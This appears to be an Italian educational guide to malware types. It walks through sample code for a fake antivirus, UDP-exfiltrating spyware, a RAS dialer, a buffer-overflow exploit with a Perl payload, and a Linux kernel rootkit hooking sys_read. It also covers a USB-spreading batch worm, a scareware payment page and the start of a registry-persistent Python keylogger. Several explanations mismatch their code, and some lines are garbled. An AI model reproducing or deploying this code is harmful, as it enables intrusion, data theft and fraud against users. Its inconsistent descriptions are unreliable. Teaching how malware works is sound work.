Se non venisse chiamata genererebbe sempre lo stesso valore.

void showstatus():
simula una presunta scansione mostrando sullo schermo del testo ai fini di far crede che una scansione è in atto.

Funzionamento:

Come prima azione il programma richiama la funzione draw la quale ha il compito di stampare su schermo del testo con l’intento di ingannre l’utente sulla finalità del software, in questo caso si vuole far credere che sia un antivirus.
Viene chiamata poi la funzione accept() la quale cambia il colore el testo visualizzato e piazza il sursore del mouse in particolari coordinate dello schermo, l’argomento di questa funzione specifica le cordinate dove si vuole posizionare il sursore, questa funzione è specifica del Turbo C/C++ e non è presente nelle librerie ufficiali del c se non creata appositamente dall’utente.
Dopo una serie di stampe su schermo e riposizionamenti del cursore viene chiamata la funzione delline() che posta in alto di una linea, tutte le linee presenti sotto il cursore (cancellando, quindi, la linea in cui si trova il cursore stesso).
Tramite la funzione getch() viene letta l'immissione da console di un carattere senza passare per il buffer e senza stampare a schermo il carattere digitato.
Successivamente viene richiamata la funzione findroot(), questa funzione cerca nella directory del sistema il percorso esistente, verifica se il nome della radice del disco iniza con una delle 4 lettere, se uno dei 4 possibili persorsi esiste procede a richiamare la funzione showstatus() che stampa a schermo alcune scritte e la funzione eatspace() che è il payload del malware.
Eatspace() stamperà a schermo ai fini di ingannare l’utente che un certo virus è stato trovato e sis sta procedendo alla rimozione.
In realtà quello che fa è iniziare un doppio ciclo annidato, il ciclo piu interno compie n passi dove n è un numero intero molto grande dove all’interno viene chiamata la funzione random() .
In termini di memoria è un operazione dispendiosa per il sistema, il valore dei cicli puo essere modificato a proprio piacimento in questo esempio viene ripetuto 900.000.

Considerazioni:

Questo programma si presenta come un normale eseguibile che potrebbe esser rilevato dall’antivirus con una normale scnasione del codice è però importante notare che essendo camuffato da un altro programma con fini benevoli l’utente è indotto più facilmente a eseguirlo.
Le stesse tecniche di offuscamente possono aiutare a nascondere il sorgente da un programma che lo scansiona.
Questo tipo di virus è adatto per macchine che eseguono Windows e non adatto a sistemi unix.

SPYWARE

Gli Spyware sono software utilizzati per “spiare” e quindi raccogliere informazioni e abitudini degli utenti. Le informazioni quali: password, numero della carta di credito o documenti interi, una volta raccolte, vengono solitamente inviate via internet agli utenti designati dai programmatori degli spyware o organizzazioni che le utilizzeranno a loro favore. Gli Spyware agiscono in sottofondo, all’oscuro dell’utente che sta utilizzando il PC.
L'installazione viene eseguita anche attraverso pagine Web appositamente realizzate per sfruttare le vulnerabilità dei browser o dei loro plug-in.
A differenza dei virus e dei worm, i spyware non hanno la capacità di diffondersi autonomamente, quindi richiedono l'intervento dell'utente per essere installati.

La diffusione degli Spyware può avvenire principalmente in due modalità:

1. **installazione involontaria automatica**: Siti internet infetti sfruttano le vulnerabilità del browser dei visitatori del sito, installando automaticamente gli Spyware senza alcuna interazione da parte dell’utente.
2. **installazione involontaria manuale**: Molto spesso, sono presenti all’interno di programmi o giochi gratuiti (software freeware) che troviamo su internet o in passato su alcuni cd-rom acquistati in edicola.

Esempio

```
using System;
using System.Net;
using System.IO;
using System.Windows.Forms;

namespace victimIP
{
    public partial class Form1 : Form
    {
        public Form1()
        {
            InitializeComponent();
        }
        private void Form1_Load(object sender, EventArgs e)
        {
            try
            {
                string strHostName = Dns.GetHostName();
                label4.Text = strHostName;
                label5.Text = GetIP();
            }
            catch (Exception)
            {
                MessageBox.Show("Unable to Connect Internet");
            }
        }
        static string GetIP()
        {
            WebRequest request = WebRequest.Create("http://checkip.dyndns.org");
            WebResponse response = request.GetResponse();
            StreamReader stream = new StreamReader(response.GetResponseStream());

            // read complete response
            string ipAddress = stream.ReadToEnd();

            // replace everything and keep only IP
            return ipAddress.
```

```
                Replace("<html>
                        <head><title>Current IP Check</title></head>
                        <body>Current IP Address: ", string.Empty).
                        Replace("</body></html>", string.Empty);

            }
            static void SendDetails()
            {
              UdpClient udpClient = new UdpClient();
              IPAddress ipAddress = Dns.Resolve("192.168.x.x ").AddressList[0];
              try{
                  udpClient.Connect(ipAddress, 11003);
             }
              catch (Exception e ) {
                        Console.WriteLine(e.ToString());
              }

             }
            private void button2_Click(object sender, EventArgs e)
            {
                SendDetails();
                Application.Exit();
            }
        }
    }
```

Funzioni utilizzate:

Form1_Load
Funzione che inizializza la form nel quale viene memorizzato il nome dell'host.

SendDetail():
crea una socket udp, successivamente viene specificato l'endpoint attraverso un indirizzo e una porta e viene inviato.

GetIP():
Si connette a un sito per verificarne l'IP e ottiene una risposta in formato html.

SendDetail():
Richiama la funzione sendDetail all'uscita dell'applicazione.

Funzionamento:
All'avvio del programma viene chiamata la funzione pubblica Form1 che consente di inizializzare qualsiasi controllo aggiuntoal form, nonché le proprietà del form e successivamente Form1_Load() che ha il compito di ottenere, tramite GetHostName() sull'oggetto Dns, il nome dell'host del coputer locale e memorizzarlo nella variabile strHostName e successivamente visualizzata su schermo tramite label insieme all'indirizzo IP della macchina tramite GetIP().
In caso non sia presente connessione a rete darà errore "Unable to Connect".
La funzione GetIp() verifica, tramite una richiesta http a un sito per il ritrovamento degli indirizzi, il nome attuale della macchina.
Meorizza la risposta completa in formato html e la memorizza in "ipAddress" la quale viene filtrata dai tag html e visualizzata sulla finestra del programma.
L'azione malevola consiste nella funzione SendDetail() la quale viene richiamata alla pressione del bottone di uscita, all'insaputa dell'utente viene generata una richiesta e contattato l'host dell'attaccante che potrà inviare i dati prelevati in fase di esecuzione del programma.
Nel nostro caso viene creata una connessione remota tramite UDP a uno specifico indirizzo IP e una porta.

Considerazioni:
In questo esempio l'antivirus non dovrebbe riconoscere la minaccia in quanto non vengono eseguite azioni malevoli dirette sulla macchina del bersaglio, l'azione dannosa consiste nell'invio dei dati tramite la rete di informazioni riservate e di conseguenza una violazione alla privacy dell'utente.
Questo è un primo passaggio per un eventuale attacco all'host.

DIALER

Programmi di piccole dimensioni che configurano l'host dell'utente affinchè questo si colleghi non più al proprio Provider Internet ma ad un altro fornitore di accesso, ad un prezzo di connessione spesso molto elevato.
Sebbene il Dialer sia uno strumento che consnte a fornitori autorizzatu di contenuti di far pagare l'accesso ad alcuni servizi telematici in maniera legale, spesso viene abusato da soggetti con intenzioni malevoli che tentano di ingannare l'utente, fargli scaricare il programma e far connettere il loro computer a numeri a pagamento.
Questi programmi generalmente si sostituiscono automaticamente alla connessione preferenziale dell'utente nella speranza così di lucrare il più possibile sulle attività on-line.
I più esposti al pericolo dialers sono coloro che utilizzano una connessione lenta come la **Dial-Up** e la **ISDN** perché l'autocompositore può disconnettere il modem dal provider predefinito per collegarlo a numeri che fanno lievitare la bolletta telefonica. Con la diffusione della connessione **ADSL** il rischio di imbattersi in un dialer è diminuito, anche se non è del tutto escluso.
I Dialer maligni vengono promossi attraverso messaggi non richiesti di posta elettronica (Spam), alcuni dei quali sono configurati per sfruttare le caratteristiche di Windows e attivare alla chiusura del messaggio stesso lo scaricamento del programma Dialer. Sul Web i Dialer vengono spesso promossi come metodi di accesso ai contenuti pornografici, allo scaricamento di loghi e suonerie per il cellulare e ad altro ancora.

Esempio

```
#include <stdio.h>
#include <windows.h>
#include <ras.h>
#include <raserror.h>
#include <string.h>
#include <winbase.h>
#include <time.h>
#include <stdlib.h>

BOOL OpenRasConnection()

{   RASDIALPARAMS rasDialParams;
    TCHAR szEntryName[RAS_MaxEntryName + 1]="";
    TCHAR szPhoneNumber[RAS_MaxPhoneNumber + 1]="333444555";
    TCHAR szCallbackNumber[RAS_MaxCallbackNumber + 1]="777888999";
    TCHAR szUserName[UNLEN + 1]="UserName";
    TCHAR szPassword[PWLEN + 1]="UserPwd";
    TCHAR szDomain[DNLEN + 1]="UserDomain";
    HRASCONN hRasConn=NULL;

    rasDialParams.dwSize=sizeof(RASDIALPARAMS);
    strncpy (rasDialParams.szEntryName, szEntryName, RAS_MaxEntryName + 1);
    strncpy (rasDialParams.szPhoneNumber, szPhoneNumber,
             RAS_MaxPhoneNumber + 1);
    strncpy (rasDialParams.szCallbackNumber, szCallbackNumber,
             RAS_MaxCallbackNumber + 1);
    strncpy (rasDialParams.szUserName, szUserName, UNLEN + 1);
    strncpy (rasDialParams.szPassword, szPassword, PWLEN + 1);
    strncpy (rasDialParams.szDomain, szDomain, DNLEN + 1);

    DWORD dwRetVal=RasDial( NULL, NULL, &rasDialParams, 0, NULL, &hRasConn);
```

```
    if (0!=dwRetVal)
    {
        printf("RasDial connection Error..");
        return FALSE;
    }
    return TRUE;
}
DWORD CloseRasConnections ()
{
  int index;
  TCHAR szError[100];
  DWORD dwError, dwRasConnSize, dwNumConnections;
  RASCONN RasConn[20];

  RasConn[0].dwSize = sizeof (RASCONN);
  dwRasConnSize = 20 * sizeof (RASCONN);

  if (dwError = RasEnumConnections (RasConn, &dwRasConnSize, &dwNumConnections))
  {
    wsprintf (szError, TEXT("RasEnumConnections Error: %ld"), dwError);
    return dwError;
  }
  if (!dwNumConnections)
  {
    wsprintf (szError, TEXT("No open RAS connections"));
    return 0;
  }
  for (index = 0; index < (int)dwNumConnections; ++index)
  {
    if (dwError = RasHangUp (RasConn[index].hrasconn))
    {
      wsprintf (szError, TEXT("RasHangUp Error: %ld"), dwError);
      return dwError;
    }
  }
  return 0;
}
int main()
{   //some works
    CloseRasConnections();
    OpenRasConnection();

    return 0;
}
```

Librerie
“Ras.h”
Libreria che contiene I prototipi di funzione e strutture dati RAS

Funzioni utilizzate

BOOL OpenRasConnection():
Questa funzione mostra come lanciare una nuova connessione di accesso remoto in modalità asincrona attraverso le API del sistema operativo Windows 95 o Windows NT senza che sia stata precedentemente registrata.
Attraverso la struttura dati RasDialParams è possibile specificare i parametri della connessione quali il numero di telefono l’autenticazione dell’utente con nome e password, il dominio etc..
Da notare che la grandezza della struttura dati creata RasDialParams varia a seconda del calcolatore che la inizializza tramite l’istruzione “sizeof(RASDIALPARAMS)”, questo generalmente era designato per esser girato da windows 98 o NT.
Successivamente sarà richiamata la funzione RasDial il quale procederà alla connessione remota inseredo come paraetri di ingresso il tipo di dato appena creato contentente le informazioni di connessione.

Il risultato della finzione viene poi verificato controllatndo il valore di ritorno di tipo DWORD.

DWORD CloseRasConnections()
Questa funzione ha lo scopo di disconnettere tutte le connessioni attualmente operative sul sistema bersaglio.
Attraverso un array di 20 RASCONN assumiamo che il massimo numeri di connessioni siano 20, questo parametro puo esser modificato.
Attraverso la variabile dwNumConnections di tipo DWORD posiamo memorizzare momentaneamente il numero di connessioni attive.
Come prima cosa questo metodo cerca le connessioni attualmente presenti tramite la funzione RasEnumConnections, se non sono presenti connessioni attive viene restituito un errore e un messaggio nei log, in caso contrario si procede a terminare le connessioni tramite la funzione RasHangUp.
La funzione termina con la restituzione del valore di ritorno 0.

Funzionamento:
Il programma di esempio esegue in background uan richiesta di connessione remota tramite le api RAS cercando di connettersi a un numero di telefono tramite credenziali.
Tramite la funzione RasDial() si cerca di instaurare la connessione, se il valore di ritorno è 1 non sarà andata a buon fine e mostrerà l'errore nel Log e ritornerà FALSE.

Considerazioni:
Un particolare interessante di tale funzione è dato dal fatto che sia possibile chiamarla con due mmodalità differenti:

- **Sincrona:** La funzione non torna il controllo al programma fino a che non è stata impostata una connessione col server.
- **Asincrona:** la funziona ritorna subito il controllo al programma che l'ha utilizzata e l'esecuzione viene fatta in background. Ci sarà poi l'attivazione di un certo evento a farci capire quando la connessione è andata a buon fine oppure no.

La DLL utilizzata da RAS è *RASAPI32.DLL*, ed è qui che sono contenute le funzioni di rasDial e rasHangUp. Tale DLL è presente all'interno di Windows, sempre che sia stato installato il supporto al *Remote Access* o **Accesso Remoto**.

EXPLOIT

Tipo di malware che sfrutta la vulnerabilità specifica presenti in un sistema informatico (bug) e permette l'esecuzione di codice malevolo su di esso con lo scopo di far ottenere all'attaccante l'acquisizione dei privilegi amministrativi (privilege escalation) o di saturare un software affinchè vada in crash (generation of system error).
Vengono progettati per colpire versioni specifiche del software che contiene vulnerabilità. Se l'utente è in possesso della versione in questione del software e apre l'oggetto oppure se un sito Internet utilizza il suddetto software, allora l'exploit può partire all'attacco.
Gli exploit sono una minaccia anche per gli utenti più esperti in quanto anche se si tiene aggiornato un software esiste sempre un gap di tempo tra la scoperta della vulnerabilità e la pubblicazione della patch per fixarla in cui è possibile sfruttarla.
Esempio di exploit in c:

```c
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

Funzioni vilnerabili:
Scanf, gets, sprintf, strcpy.

Descrizione
In questo esempio leggiamo il primo parametro passato e lo copiamo in una array, apparentemente può sembrare innoquo ma il problema in questo caso è dato dalla dimensione massima della stringa, pari a 20 caratteri.
Non viene effettuato nessun controllo sulla dimensione della stringa passata al programma prima della copia.
Di conseguenza, se eseguiamo l'applicazione passandogli un argomento molto lungo possiamo provocare un buffer overflow che consiste nel “trabordamento” di un area di memoria all’interno di uno spazio di memoria dove l’applicazione non avrebbe i diritti di accesso. Tale trabordamento è dovuto a un mancato controllo sulle dimensioni del buffer di destinazione, con conseguenza che i valori di troppo trabordano al di fuori dello spazio massimo assegnato al buffer e sovrascrivono aree di memoria fondamentali.
È possibile sfruttare qusta vulnerabilità per saltare in un indirizzo di memoria diverso per esempio secret function, in questo caso per farlo dovremmo utilizzare un programma come Objdump.
Objdump è utilizzata per disassemblare un file eseguibile e leggerlo nella forma di codice assembly.

Nel nostro caso cercando tra le istruzioni avremo:

```
00401350 <_secretFunction>:
  401350:       55                      push   %ebp
  401351:       89 e5                   mov    %esp,%ebp
  401353:       83 ec 18                sub    $0x18,%esp
  401356:       c7 04 24 24 30 40 00    movl   $0x403024,(%esp)
  40135d:       e8 8e 08 00 00          call   401bf0 <_puts>
  401362:       c7 04 24 38 30 40 00    movl   $0x403038,(%esp)
  401369:       e8 82 08 00 00          call   401bf0 <_puts>
  40136e:       90                      nop
  40136f:       c9                      leave
  401370:       c3                      ret
```

Fig. 1a

```
00401371 <_echo>:
  401371:       55                      push   %ebp
  401372:       89 e5                   mov    %esp,%ebp
  401374:       83 ec 38                sub    $0x38,%esp
  401377:       c7 04 24 61 30 40 00    movl   $0x403061,(%esp)
  40137e:       e8 6d 08 00 00          call   401bf0 <_puts>
  401383:       8d 45 e4                lea    -0x1c(%ebp),%eax
  401386:       89 44 24 04             mov    %eax,0x4(%esp)
  40138a:       c7 04 24 72 30 40 00    movl   $0x403072,(%esp)
  401391:       e8 62 08 00 00          call   401bf8 <_scanf>
  401396:       8d 45 e4                lea    -0x1c(%ebp),%eax
  401399:       89 44 24 04             mov    %eax,0x4(%esp)
  40139d:       c7 04 24 75 30 40 00    movl   $0x403075,(%esp)
  4013a4:       e8 57 08 00 00          call   401c00 <_printf>
  4013a9:       90                      nop
  4013aa:       c9                      leave
  4013ab:       c3                      ret
```

Fig.1b

```
004013ac <_main>:
  4013ac:       55                      push   %ebp
  4013ad:       89 e5                   mov    %esp,%ebp
  4013af:       83 e4 f0                and    $0xfffffff0,%esp
  4013b2:       e8 c9 05 00 00          call   401980 <___main>
  4013b7:       e8 b5 ff ff ff          call   401371 <_echo>
  4013bc:       b8 00 00 00 00          mov    $0x0,%eax
  4013c1:       c9                      leave
  4013c2:       c3                      ret
  4013c3:       90                      nop
  4013c4:       66 90                   xchg   %ax,%ax
  4013c6:       66 90                   xchg   %ax,%ax
  4013c8:       66 90                   xchg   %ax,%ax
  4013ca:       66 90                   xchg   %ax,%ax
  4013cc:       66 90                   xchg   %ax,%ax
  4013ce:       66 90                   xchg   %ax,%ax
```

Fig.1c

Se volessimo studiarci il codice potremmo scoprire molte informazioni utili tra cui l’indirizzo della funzione segreta che è 00401350 oppure i bytes riservati per la funzione echo etc..
Passandogli i parametri adeguati in codice assemply è possibile far eseguire la funzione nascosta.

Per esempio usando la modalità eseguibile di Perl diventa:

```
perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln.
```

df

HIJACKER

Un browser hijacker è un programma, solitamente un add-on o un plug-in per browser web, che causa varie modifiche alle impostazioni cambiando la pagina iniziale, il motore di ricerca di default, e impostando una nuova tab page. Non appena il browser hijacker finisce con le modifiche, sarà in grado di indirizzare gli utenti verso siti web predeterminati per poterne aumentare la popolarità.
La maggior parte dei browser hijackers è in grado di raccogliere informazioni riguardo le abitudini di navigazione degli utenti.

ROOTKIT

Con *Rookit* si indica comunemente un **programma (o un insieme di programmi) creato principalmente per controllare il sistema operativo di un computer** senza che sia necessario avere l'autorizzazione da parte dell'utente amministratore.
Esistono alcuni RootKit legittimi, che servono a programmi legittimi per funzionare nel tuo sistema (DaemonTool e Alchool 120% etc..) ma la **maggioranza dei RootKit in circolazione sono però considerati *malware.***
I Rootkits non legittimi hanno due funzioni primarie:

1. permettere ad un malintenzionato di entrare nel tuo computer senza che se ne accorga e lanciare applicazioni specifiche.
2. registrare specifiche attività nel computer

Chi accede ad una computer tramite Rootkit può eseguire files, monitorare le attività dell'utente accedendo ai file di log, e modificare le impostazioni di sistema.
Una volta entrati ed installati nel sistema bersaglio, i rootkit si camuffano, modificando le impostazioni del sistema per ingannare per esempio i programmi di difesa (antivirus e antimalware) per non essere individuati.
Esempio

Makefile:

```
obj-m := rootkit.o
KBUILD_DIR := /lib/modules/$(shell uname -r)/build
default:
$(MAKE) -C $(KBUILD_DIR) M=$(shell pwd)
clean:
$(MAKE) -C $(KBUILD_DIR) M=$(shell pwd) clean
```

Hello.c

RootKit.c :

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
```

```
#include <asm/paravirt.h>
#include <linux/sched.h>
#include <linux/slab.h>
#include <asm/uaccess.h>

unsigned long **sys_call_table;

unsigned long original_cr0;

asmlinkage long (*ref_sys_read)(unsigned int fd, char __user *buf, size_t count);

asmlinkage long new_sys_read(unsigned int fd, char __user *buf, size_t count)
{
    long ret;
    ret = ref_sys_read(fd, buf, count);

    if (ret >= 6 && fd > 2) {

         nome del processo corrente deve essere uguale a cc1 o python
        if (strcmp(current->comm, "cc1") == 0)
        {
            long i;

            char *kernel_buf;
            if (count > PAGE_SIZE) {
                printk("simple-rootkit refused to kmalloc > %lu B (%lu)\n", PAGE_SIZE,
count);
                return ret;
            }
            kernel_buf = kmalloc(count, GFP_KERNEL);
            if (!kernel_buf) {
                printk("simple-rootkit failed to allocate memory... :(\n");
                return ret;
            }
            if(copy_from_user(kernel_buf, buf, count)) {
                printk("simple-rootkit failed to copy the read buffer... :(\n");
                kfree(kernel_buf);
                return ret;
            }

            for (i = 0; i < (ret - 6); i++) {
                if (kernel_buf[i] == 'W' &&
                    kernel_buf[i+1] == 'o' &&
                    kernel_buf[i+2] == 'r' &&
                    kernel_buf[i+3] == 'l' &&
                    kernel_buf[i+4] == 'd' &&
                    kernel_buf[i+5] == '!') {
                    kernel_buf[i] = 'M';
                    kernel_buf[i+1] = 'r';
                    kernel_buf[i+2] = 'r';
                    kernel_buf[i+3] = 'r';
                    kernel_buf[i+4] = 'g';
                    kernel_buf[i+5] = 'n';
                }
            }
            if(copy_to_user(buf, kernel_buf, count))
                printk("simple-rootkit failed to write to read buffer... :(\n");
            kfree(kernel_buf);
        }
    }
    return ret;
}
static unsigned long **aquire_sys_call_table(void)
{
    unsigned long int offset = PAGE_OFFSET;
    unsigned long **sct;
    printk("Starting syscall table scan from: %lx\n", offset);

    while (offset < ULLONG_MAX) {
        sct = (unsigned long **)offset;
```

```
        if (sct[__NR_close] == (unsigned long *) sys_close) {
            printk("Syscall table found at: %lx\n", offset);
            return sct;
        }
        offset += sizeof(void *);
    }
    return NULL;
}

static int __init rootkit_start(void)
{
    if(!(sys_call_table = aquire_sys_call_table()))
        return -1;
    original_cr0 = read_cr0();
    write_cr0(original_cr0 & ~0x00010000);
    ref_sys_read = (void *)sys_call_table[__NR_read];
    sys_call_table[__NR_read] = (unsigned long *)new_sys_read;
    write_cr0(original_cr0);

    return 0;
}

static void __exit rootkit_end(void)
{
    if(!sys_call_table) {
        return;
    }
    write_cr0(original_cr0 & ~0x00010000);
    sys_call_table[__NR_read] = (unsigned long *)ref_sys_read;
    write_cr0(original_cr0);
}

module_init(rootkit_start);
module_exit(rootkit_end);
```

Librerie utilizzate:

linux/module.h
Libreria utilizzata per scrivere moduli è necessario che sia installato nel sistema bersaglio gli header del kernel per poterla utilizzare.
linux/kernel.h>
Contiene i prototipi di funzione utilizzati dal kernel (printk)
linux/syscalls.h
File contentente le dichiarazioni per le systemcall
asm/paravirt.h
Libreria necessaria a scrivere e leggere i registri nel nostro caso il registro cr0
linux/sched.h>
Contiene i parametri di schedulazione.contiene la strutture del task corrente
linux/slab.h>
Contiene funzioni come “kmalloc” e “kfree”
asm/uaccess.h
Api per manipolare lo spazio utente, le implementazioni sono dipendenti dall’architettura della macchina.

Funzioni Utilizzate

***ref_sys_read:**
Il prototipo della funzione di scrittura della systemcall, qui è dove memorizzeremo l’indirizzo originale della system read.
Come parametri di ingresso specificheremo il descrittore del file, puntatore al buffer dati e numero di byte da leggere.

new_sys_read:
ridefinizione della funzione sys_read qui cattureremo il valore rdi ritorno della syscall originale e lo imagazzineremo in una variabile di tipo long chiamata “ret”.
Controlleremo se i byte letti dal processo chiamante la sys_read originale siano 6 o maggiori, ovvero per verificare che siano disponibili almeno 6 byte da quello che legge e che il descrittore dei File del sistema in oggetto sia un valore maggiore di 2 ovvero che nonappartenga a un operazione di input da tastiera (0), output su schermo (1) o errore di stampa su schermo(2).
Nel caso non abbia esito negativo la funzione ritorna lo stesso valore della sys_read originale senza alterare nulla ma crea solo un override inutile.
In caso di esito positivo controlliamo tramite “current->comm” che il processo utente attualmente in esecuzione combaci con la stringa “cc1” (nome del task che apre i file sorgenti durante la compilazione con Gcc) .
Non è una buona cosa andare intorno allo spazio utente, dobbiamo copiare il buffer nella mem0ria del kernel apportare le nostre modifiche e poi ricopiare indietro il buffer modificato.
Controlleremo se c’è abbastanza spazio da allocare in caso negativo ritorna il valore predefinito ret altrimenti procede nel chiamare e verificare che la funzione copy_from_user() abbia avuto esito positivo, in ogni caso parte con la modifica dell’array, questo rappresente lo spazio dove risiede il payload possono essere implementate diverse logiche di attacco.
Infine dopo aver apportato le modifiche trasferisce il buffer nello spazio utente e ritorna il valore della sys_read originale.
Offset = differenza dalla posizione dei dati da quella del contenitore

****aquire_sys_call_table**
In questa funzione viene utlizzata la macro PAGE_OFFSET che ci dice l’offset dove la memoriu a del kernel inizia questo server per farci trovare la tabella delle system_call nello spazio utente.
Facendo partire un while controlleremo ogni posizione fino al valore masssimo dell’offset del contenitore e controlliamo man mano che li passiamo tutti se il valore corrisponde con la chiamata sys_close ciò significa che avremo trovato la tabella.
Ad ogni cico viene incrementato l’offset.In caso di fallimento la funzione ritorna NULL.

__init rootkit_start
Funzione di partenza che trova la tabella delel system call chiamando la funzione acquire_sys_table, registra I lvalore iniziale del registro cr0, seta Il registro cr0 per disattivare la protezione in scrittura, copia la chiamata originale della sys_read, accede alla system call table per sostituire l’indirizzo della locazione di memoria dove risisede la sys_read con l’indirizzo della susa nuova funzione new_sys_read in modo che ogni processo che ha bisogno di una read invochi in realtà un altra funzione.
E subito dopo riporta la protezione attiva settando il resistro cr0.

__exit rootkit_end
Eseguita dopo la start questa toglie la protezione della memoria m mette a posto le system call al suo posto e ripristina la protezione in scrittura.

Funzionamento
Il modulo parte con l’acquisizione delle systemcall table sul sistema bersaglio, toglie la protezione dal registro cr0 per essere abilitato alla scrittura, copia l’indirizzo di memoria contenuto nella tabella delle systemcall, che s riferisce alla locazione della sys_read reale, in una finzione ausiliaria e sostituisce quel riferimento della tabella con l’indirizzo della nuova funzione new_sys_call creta successivamnete.
Da quest omomento qualcisasi processo invochi dalla tabella delel system call l’indirizzo corrispondente alla read invece si troverà ad eseguire la nuova funzione creata, la quale controlla che l’utente esegua un programma che stampi la parola ”Hello”, in questo caso la sovrascriverà con Drrrm, l’azione stessa del modificare la stringa in uscita è considerato il punto dove implementare la logica dell’attacco, in questo caso l’azione malevola consiste nel sostituire la stringa di partenza con un'altra stringa ma se al posto di

questo avessimo implementato una logica diversa ci sarebbero stati grosse problemi al sistema sia a livelli software che hardware.

Considerazioni
La pericolosità è massima in quanto attraverso il controllo delle systemcall e del kernel abbiamo in mano il controllo completo della macchina il tutto all'insaputa dell'utente.

SCAREWARE

Gli scareware sono quei programmi che ingannano l'utente bersaglio inventandosi falsi messaggi d'errore per spaventarli e convincerli ad acquistare o a scaricare la soluzione, promettendogli di risolvere un problema che di fatto non esiste.
Una volta installato nel sistema, uno scareware simula il comportamento di un programma legittimo ma a differenza di questo notifica la presenza di problemi inesistenti o di marginale importanza. Il software segnala infine all'utente che per la risoluzione dei problemi individuati è necessario acquistare una licenza d'uso o un codice di attivazione che rappresenta l'ultimo passo per il concretizzarsi della truffa.
In modo analogo questo malware può manifestarsi anche in siti web, indirizzando il bersaglio in una pagina contenente un Form per effettuare il pagamento.

File1.html

```
<head>
<script>
function myFunction() {
    alert("Warning your PC is infected!");
}
</script>

</head>
<body>
  <a>Check for error or virus</a>
<div id="button"><a onclick="myFunction()" href="File1.html">Start</a></div>
</body>
```

File2.html

```
<hgroup class="heading">
<h1 class="major">Checkout Form </h1>
</hgroup>
<!-- end heading -->

<!-- main content -->

<form class="checkout">
    <div class="checkout-header">
      <h1 class="checkout-title">
        You must pay to remove the malicious program       <span class="checkout-
price"></span>
      </h1>
    </div>
    <p>
      <input type="text" class="checkout-input checkout-name" placeholder="Your name"
autofocus>
      <input type="text" class="checkout-input checkout-exp" placeholder="MM">
      <input type="text" class="checkout-input checkout-exp" placeholder="YY">
    </p>
    <p>
      <input type="text" class="checkout-input checkout-card" placeholder="4111 1111 1111
1111">
      <input type="text" class="checkout-input checkout-cvc" placeholder="CVC">
```

```
    </p>
    <p>
      <input type="submit" value="Purchase" class="checkout-btn">
    </p>
  </form>
```

Descrizione
Questo malware possiamo trovarlo anche su una pagina web, in questo caso in questo esempio abbiamo un sito che ci avverte del fatto che il nostro pc sia infetto, quando in realtà non è vero.
Viene invitato l'utente a entrare in una pagina dove immettere un pagamento per farci credere che si risolva il problema.

RABBIT (bacteria)

sono un tipo di malware che attacca le risorse del sistema duplicando in continuazione la propria immagine su disco, o attivando nuovi processi a partire dal proprio eseguibile, in modo da consumare tutte le risorse disponibili sul sistema in pochissimo tempo.
Si distinguono dai virus in quanto non infettano i file.
Oltre ad autoriprodursi velocemente, i rabbit possono avere altri effetti malevoli.

ADWARE

L'adware è un software usato per la pubblicità che una volta installato sul sistema, diventa la principale causa per l'apparizione di contenuto promozionale, inclusi pop-up su windows, annunci pubblicitari, banner, link di testo e annunci commerciali simili, che vengono utilizzati per aumentare la popolarità di determinati siti web.
L' adware viene utilizzato solitamente per promuovere terze parti e far generare profitti ai loro sviluppatori. Inoltre, quando aggiunto al browser, questo software è in grado di raccogliere informazioni identificabili non personali riguardo l'attività degli utenti su internet. I dati raccolti vengono usati per accumulare statistiche generali, come per esempio i siti web più visitati, gli annunci commerciali su cui cliccate e i dati che vengono inseriti. Dovete notare che gli adware solitamente vengono divisi in due categorie – quelli potenzialmente indesiderati e quelli legittimi. I programmi che creano annunci commerciali illegali sono molto pericolosi perchè possono iniziare a raccogliere informazioni sensibili. In questo caso, gli utenti potrebbero inconsapevolmente rivelare dettagli come i logins, l'indirizzo email, l'indirizzo IP del computer, la sua posizione e altri dati simili.

MALVERTISING

Il malvertisement o malvertising (dall'unione di *malicious* e *advertising*) è un tipo di pubblicità online generalmente usata per diffondere malware.

FILE BATCH

Un file batch è un file di testo che contiene un insieme di comandi per l'interprete di comandi del sistema. In altre parole è un insieme di comandi per il dos che vengono eseguiti in sequenza come fosse un programma.

```
copy drive-info.bat "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
copy autorun.inf "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
:: extra commands here
for /F "tokens=1*" %%a in ('fsutil fsinfo drives') do (
  for %%c in (%%b) do (
    for /F "tokens=3" %%d in ('fsutil fsinfo drivetype %%c') do (
      if %%d equ Removable (
                        copy drive-info.bat "%%c"
                        copy autorun.inf "%%c"
      )
    )
  )
)
```

Descrizione

Il file copia se stesso nella cartella di startup di windows in modo da essere eseguito al riavvino del pc, controlla per tutte le unità rimovibili presenti nella macchina bersaglio e poi si autoreplica per ogni disco rimovibile trovato.

Considerazioni

I file Batch hanno diverse limitaioni, la vittima può facilmente leggere i comandi aprendo il file batch con un progrmma di scrittura come notepad.
Per rendere più efficace il file Batch si può trsmormare il formato in .exe attraverso vari tool disponibile sl web.

KEYLOGGER

I Keylogger sono dei programmi in grado di registrare tutto ciò che un utente digita su una tastiera o che copia e incolla rendendo così possibile il furto di password o di dati che potrebbero interessare qualcun altro. La differenza con gli Adware sta nel fatto che il computer non si accorge della presenza del keylogger e il programma non causa rallentamento del pc, passando così totalmente inosservato. Generalmente i keylogger vengono installati sul computer dai trojan o dai worm, in altri casi invece il keylogger viene installato sul computer da un'altra persona che può accedere al pc o attraverso l'accesso remoto (che permette a una persona di controllare un altro pc dal suo stesso pc attraverso un programma) oppure in prima persona, rubando così dati e password dell'utente. Esistono anche i Keylogger Hardware, che possono essere installati da una persona fisica, e poi, sfruttando la rete Internet inviano informazioni al malintenzionato quali password, email ecc.

```
#!/usr/bin/python
import  pyHook, pythoncom
import socket
import win32event, win32api, winerror
from _winreg import *

def AddProgramToStartup():
   fp=os.path.dirname(os.path.realpath(__file__))// ritorna il percorso reale in cui viene eseguito il file.py
   file_name="maleware.py"// crea un nuovo file chiamato malware.py
   new_file_path=fp+"\\"+file_name//il Nuovo percorso
   #print new_file_path
   keyVal= r'Software\Microsoft\Windows\CurrentVersion\Run'
   key2change= OpenKey(HKEY_CURRENT_USER,keyVal,0,KEY_ALL_ACCESS)
